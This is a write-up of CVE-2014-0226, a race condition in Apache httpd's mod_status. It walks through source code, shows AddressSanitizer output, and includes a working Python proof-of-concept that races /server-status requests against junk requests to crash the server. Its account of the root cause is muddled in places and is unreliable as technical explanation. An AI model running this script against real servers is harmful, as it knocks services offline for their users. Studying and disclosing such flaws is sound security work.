CVE-2014-0226

Overview/Summary

Race condition in the mod_status module in the Apache HTTP Serverbefore 2.4.10 allows remote attackers to cause a denial of service (heap-based bufferoverflow), or possibly obtain sensitive credential information or execute arbitrary code,via a crafted request that triggers improper scoreboard handling within thestatus_handler function in modules/generators/mod_status.c and the lua_ap_scoreboard_worker function in modules/lua/lua_request.c

How the vulnerability aroused?

This issue is of Race condition due to multiple workers on single system and improper locking of variables causing as two or more threads to share the same memory space causing them to interchange variable due to improper locking. This is issue is cause when two threads :

1)Thread which is executing the status-handler under the controller of mod_status which is updating scoreboard in update_child_status_internal() function calling the copy_request() func and the other

2) Thread calling ap_escape_logitem() as ap_escape_logitem checks and escapes logitem chars but if the initial check is passed that is

```
in server/util.c

/* Compute how many characters need to be escaped */
    s = (const unsigned char *)str;
    for (; *s; ++s) {
        if (TEST_CHAR(*s, T_ESCAPE_LOGITEM)) {
            escapes++;
        }
    }
```

that escapes == 0 and after that in update_child_status_internal() func in which copy_request() func would copy new request into memory over ws_record->request
but as the check is passed and no character is left to escape it causing it to improper escaping of characters the control characters would forward the request
through apr_pmemdup() which would return a str without trailing '\0'

```
/* Fast path: nothing to escape */
    if (escapes == 0) {
        return apr_pmemdup(p, str, length);
    }
```


Due to improper escaping of characters which could led bypass to control characters through requests
Then the request is passed through ap_escape_html()
->

```
x = apr_palloc(p, i + j + 1);

for (i = 0, j = 0; s[i] != '\0'; i++, j++)
        if (s[i] == '<') {
            memcpy(&x[j], "&lt;", 4);
            j += 3;
        }
        else if (s[i] == '>') {
            memcpy(&x[j], "&gt;", 4);
            j += 3;
        }
        else if (s[i] == '&') {
            memcpy(&x[j], "&amp;", 5);
            j += 4;
        }
        else if (s[i] == '"') {
            memcpy(&x[j], "&quot;", 6);
            j += 5;
        }
        else if (toasc && !apr_isascii(s[i])) {
            char *esc = apr_psprintf(p, "&#%3.3d;", (unsigned char)s[i]);
            memcpy(&x[j], esc, 6);
            j += 5;
        }
        else
            x[j] = s[i];

    x[j] = '\0';
```

as we can see [x] is the final escaped str which is going to return and x[j] is '\0' which is generally causing heap buffer overflow where we are accessing improper ptr and tending it to '\0'
which could cause heap buffer overflow that could lead to DoS(Denial of Server) of server

Exploitation


Though I compiled my apache httpd with –fsanitize=address to show mem leaks or heap overflows
That's why



```
  0x0c4a800e7170: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4a800e7180: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
=>0x0c4a800e7190: fd fd fd[fd]fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4a800e71a0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4a800e71b0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4a800e71c0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4a800e71d0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
  0x0c4a800e71e0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
```

Shows a shadow byte at a buggy address which is a case when tends to give x[j]='\0' or accessing an improper memory

To exploit this vulnerability we abuse the Race condition by giving two inputs on different threads one which is calling server-status handler which is calling mod_status module and other a random string to overwrite the original request and cause heap overflow.



```python
import http.client
import threading
import random

class StatusHandler(threading.Thread):
  def run(self):
    while True:
      r = http.client.HTTPConnection('192.168.1.4',80)
      r.request("GET","/server-status?notables")
      print(r.getresponse().read().decode())
      #print("Thread1")
      r.close()

class Random(threading.Thread):
  def run(self):
    while True:
      ran = ''.join('A' for i in range(random.randint(0, 500)))
      k = http.client.HTTPConnection('192.168.1.4',80)
      k.request(ran,ran)
      #print("Thread2")
      k.close()

if __name__ == "__main__":
  b = StatusHandler()
  b.start()
  c = Random()
  c.start()
```

With this script we are two requests consecutively

(1) "GET /server-status?notables HTTP/1.1"
(2) "AAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP/1.1"
Random numbers of AAA or random dump request

These two request triggers both mod_status.c ap_escape_logitem and the scoreboard is updated cause of 1st Request that causes race condition which causes the heap-buffer-overflow

And causes the System to Dos

Consequences:

Overall from all these exploitation I have seen that I ran the apache httpd server with only 1 worker as when running the server with normal max-workers that is command

➔ ./httpd –k start

There would more workers in due to mpm which when in 1 thread cause to heap-buffer-overflow it shuts it down for sometime and stop that thread and starts on a new thread but to make the whole server of apache Httpd 2.4.7 you would going to need higher traffic as of for my side I can show if the server is running a single worker

→ ./httpd –X

As of only 1 worker then due to heap-buffer-flow that whole system goes down as data race conditions are most of an hit-and-trial, you generally don't know when it occurs

As seen in the PoC Video presented the script causes a heap-buffer-overflow and tends to DoS / Denial of Service . Denial of letting other users to access the Site